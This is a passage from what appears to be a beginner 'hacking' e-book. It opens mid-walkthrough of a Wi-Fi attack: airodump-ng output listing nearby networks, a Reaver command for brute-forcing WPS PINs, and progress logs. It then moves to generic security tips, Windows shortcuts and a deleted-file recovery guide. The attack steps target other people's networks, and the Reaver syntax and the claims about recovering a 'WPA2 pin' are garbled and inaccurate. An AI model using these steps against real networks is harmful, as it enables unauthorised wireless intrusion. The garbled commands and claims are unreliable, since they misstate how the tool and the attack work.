Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
1394     dhclient3
1395     dhclient3
Process with PID 1395 (dhclient3) is running on interface wlan0

Interface      Chipset      Driver
mon0           Intel 5100   iwlwifi - [phy0]
wlan0          Intel 5100   iwlwifi - [phy0]
               (monitor mode enabled on mon1)
```

- Now the next command to write is: -
Airodump-ng wlan0

With this command we look for available networks and information regarding BSSID, PWR Beacons, data, channel etc...

```
CH 7 ][ Elapsed: 36 s ][ 2013-01-11 11:44
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:1D:D8:85:C6:8C	-1	0	0 0	163	-1				<length:
D8:5D:4C:A8:4B:CE	-64	46	5 0	1	54e	WPA2	CCMP	PSK	foxd
90:F6:52:8E:40:26	-79	53	3 0	6	54e	WPA2	CCMP	PSK	pacifico
D8:5D:4C:BD:CF:6A	-82	36	143 0	1	54e	WPA2	CCMP	PSK	Ciberpla
F4:EC:38:CA:49:AB	-85	27	0 0	4	54e	WPA2	TKIP	PSK	pacifico
90:F6:52:8E:24:DA	-86	25	0 0	11	54e	WPA2	TKIP	PSK	pacifico
00:15:D0:85:E2:22	-88	12	0 0	11	54	WPA	TKIP	PSK	pacifico

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
00:1D:D8:85:C6:8C	44:60:57:82:30:41	-78	0 - 1	0	10	emer
D8:5D:4C:A8:4B:CE	4C:ED:DE:E4:88:5F	-75	0 - 11e	1	9	
90:F6:52:8E:40:26	4C:80:93:99:CC:AD	-81	0 - 6	0	2	
90:F6:52:8E:40:26	E8:39:DF:C4:F6:6E	-86	0 - 1e	0	13	pacifico-aagus
D8:5D:4C:BD:CF:6A	F8:D1:11:09:C3:87	-84	11e- 1	17	143	

- Now you need to run the following code:
Reaver -i mon0 -b -c BSSID -c channel network name

Note: - Use the values of BSSID channel and network name in the above command.

I have executed the command and it starts to work as shown in the picture below:-

```
[+] 0.00% complete @ 2013-01-06 23:57:03 (0 seconds/pin)
[+] 0.00% complete @ 2013-01-06 23:59:06 (0 seconds/pin)
[+] 0.00% complete @ 2013-01-06 23:59:44 (0 seconds/pin)
[+] 0.00% complete @ 2013-01-07 00:00:36 (0 seconds/pin)
[+] 0.00% complete @ 2013-01-07 00:01:42 (0 seconds/pin)
[+] 0.00% complete @ 2013-01-07 00:03:08 (0 seconds/pin)
[+] 0.00% complete @ 2013-01-07 00:05:04 (0 seconds/pin)
[+] 0.00% complete @ 2013-01-07 00:06:31 (0 seconds/pin)
[+] 0.00% complete @ 2013-01-07 00:06:42 (0 seconds/pin)
[+] 0.00% complete @ 2013-01-07 00:06:57 (0 seconds/pin)
[+] 0.00% complete @ 2013-01-07 00:07:08 (0 seconds/pin)
[+] 0.00% complete @ 2013-01-07 00:07:27 (0 seconds/pin)
[+] 0.01% complete @ 2013-01-07 00:07:46 (729 seconds/pin)
[+] 0.01% complete @ 2013-01-07 00:07:58 (741 seconds/pin)
[+] 0.01% complete @ 2013-01-07 00:08:13 (756 seconds/pin)
[+] 0.01% complete @ 2013-01-07 00:08:25 (768 seconds/pin)
```

Now you have to wait, time taken is dependent on the strength of password and the speed of your internet connection,
And finally after brute forcing it will give you the WPA2 pin.

TIPS FROM ANTI-VIRUS COMPANIES TO MAKE YOUR COMPUTER SECURE

1. Check Your Firewall

Checking your firewall sounds complicated, but it really isn't. If you own a Windows-based system, just go to your control panel and type "firewall" in the search box. If your firewall is "on" or "connected" then you're good to go. If you own a Mac, click the Apple icon on your toolbar, go to "system preferences," then "security," then "firewall" Making sure you have a firewall in place can go a long way toward keeping criminals out. Make sure that you share some of your folders only on the home network. If you don't really need your files to be visible to other machines, disable file and media sharing completely.

2. Back Up Your Data

Backing up your data protects you in the event of a computer crash or electrical outage or surge, like a lightning storm might produce. It also helps if you fall prey to the newer type of ransomware, which encrypts your sensitive data. You can do your back-up manually by transferring important documents to an external hard drive, or using a service like Carbonite. If you don't have a significant amount of data to store, use a

service like Dropbox, where you get 2GB of storage for free. Antiviruses like Kaspersky PURE has backup functionality as well, including Dropbox integration.

3. Stay Away From Rogue Websites

Spotting a rogue website can be difficult, but there are a few things you can do to hone your skills. Look for a green lock in the address bar and the code prefix “https://” at the beginning of the URL while visiting banking sites, entering your credit card data or accessing your web mail. Be careful when shopping at a website that ships items from overseas, and don’t click on links sent to you in email messages, go directly to the website itself instead.

4. Avoid Deals That Are Too Good to Be True

If you see a deal for 90% off The Beatles Collection CD, it very well could be a knock off. Even worse, some sites are known to lure customers in with an amazing deal, and once they have your credit card information they’re never to be heard from again – your identity may be compromised and there’s not even a product to show for it. The simple rule of thumb here is: If it looks too good to be true then it probably is.

5. Never Divulge Sensitive Information

No matter what website you're on be careful of the sensitive information you reveal. Although it's pretty much common knowledge not to give out your social security number or credit card information unless you trust a website completely, you should be just as careful with your social media profiles as well. Revealing information as innocent as your pet's name or mother's maiden name could lead to identity theft, because you probably use the same data as the security question on some other website.

6. Avoid Opening Unknown Emails

Never open an email from an unknown or suspicious source, and definitely never open any attachments contained in them. You have to be careful of emails coming from people on your contact list as well, especially if the sender's account has been hacked. If an email from someone you regularly communicate with has a suspicious link and unusual content, delete it and immediately alert this person that his or her account may have been compromised. This will help you prevent hacking and phishing scams where you may be a target.


SOME USEFUL WINDOWS SHORTCUTS

1. Windows Key + Tab : Aero
2. Windows Key + E : Launches Windows Explorer
3. Windows Key + R : Run Command box
4. Windows Key + F : Search
5. Windows Key + X : Mobility Center
6. Windows Key + L : Lock Computer
7. Windows Key + U : Ease of Access box
8. Windows Key + P : Projector
9. Windows Key + T : Cycle Super Taskbar Items
10. Windows Key + S : OneNote Screen Clipping Tool
11. Windows Key + M : Minimize All Windows
12. Windows Key + D : Show/Hide Desktop
13. Windows Key + Up : Maximize Current Window
14. Windows Key + Down : Restore Down / Minimize
15. Windows Key + Left : Tile Current Window to the Left
16. Windows Key + Right : Tile Current Windows Right
17. Windows Key + # (any number)
18. Windows Key + =: Magnifier
19. Windows Key + Plus : Zoom in
20. Windows Key + Minus : Zooms out
21. Windows Key + Space : Peek at the desktop

HOW TO RECOVER PERMANENTLY DELETED FILES

In this article we will learn that how to recover our permanently deleted files from our computer. Sometimes your important data is accidentally deleted from your computer as well as from recycle bin also, and it's very important to recover that file or data.


So here I am using a tool name as “stellar phoenix windows data recovery” to recover the permanently deleted files.



By using this tool you can recover your accidentally deleted data from your computer.

For it you have to follow simple steps as mentioned below: -

- Click on the option “deleted file recovery” or “folder recovery” according to your choice.
- Then choose the local drive from where you want to scan for the deleted files/folder.
- Then it asks you for a quick scan or deep scan, you can choose as according to your need.



- After that it scans for all the deleted files/folder from your particular selected local drive.
- And show you the list of the entire folder from which files are deleted.

Stellar Phoenix Windows Data Recovery

Data Recovery

Root

- \$RECYCLE.BIN
- S-1-5-21-3789196640-427674
- games
 - EA Games
 - IGI 2 - Covert Strike
 - WWE IMPACT 2011
- Lost Folder(s)
 - Folder 1268
 - Folder 1324
 - Folder 14343
 - Folder 14480
 - Folder 14483
 - Folder 1461
 - Folder 1464
 - Folder 236
 - Folder 250
 - Folder 450
 - Folder 460
 - Folder 51
 - Folder 778
 - Folder 90
- vi
- hacking tools

Just click the file to preview

[List of available previews](#)

Name	Type	Size (Bytes)	Modified Date	Created Date	Last A
<input type="checkbox"/> Lost Folder(s)	Folder	0	-----	-----	
<input type="checkbox"/> games	Folder	0	10-23-2014 ...	10-23-2014 ...	10-23
<input type="checkbox"/> \$RECYCLE.BIN	Folder	0	10-03-2014 ...	07-16-2014 ...	10-03
<input type="checkbox"/> vi	Folder	0	11-24-2014 ...	09-29-2014 ...	11-24

Total 8.62 GB in 13813 file(s) in 3353 folder(s)

- Then you have to select your deleted file/folder which you want to recover, as I have selected here “hacking tools” from the folder “vi”.
- And then click on the recover option to recover your data successfully.

Data Recovery

Root

- \$RECYCLE.BIN
- S-1-5-21-3789196640-427674
- games
 - EA Games
 - IGI 2 - Covert Strike
 - WWE IMPACT 2011
- Lost Folder(s)
 - Folder 1268
 - Folder 1324
 - Folder 14343
 - Folder 14480
 - Folder 14483
 - Folder 1461
 - Folder 1464
 - Folder 236
 - Folder 250
 - Folder 450
 - Folder 460
 - Folder 51
 - Folder 778
 - Folder 90
- vi
 - hacking tools

Just click the file to preview

[List of available previews](#)

Name	Type	Size (Bytes)	Modified Date	Created Date	Last A
<input type="checkbox"/> Lost Folder(s)	Folder	0	-----	-----	
<input type="checkbox"/> games	Folder	0	10-23-2014 ...	10-23-2014 ...	10-23
<input type="checkbox"/> \$RECYCLE.BIN	Folder	0	10-03-2014 ...	07-16-2014 ...	10-03
<input checked="" type="checkbox"/> vi	Folder	0	11-24-2014 ...	09-29-2014 ...	11-24

Total 8.62 GB in 13813 file(s) in 3353 folder(s) Marked 805.43 KB in 1 file(s) in 6 folder(s)

Note: - The recovered data will work only when the address of that location is empty/not overwritten from where that file/folder is deleted accidentally.

CONCLUSION: -

Thanks For reading this book and I hope the contents described in this book will help you to know the intents of hackers. Now you are capable of securing your own and your surrounding computers, mobile phones and other networks from the Threat we called "HACKING- An art of exploitation ".

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Etc.

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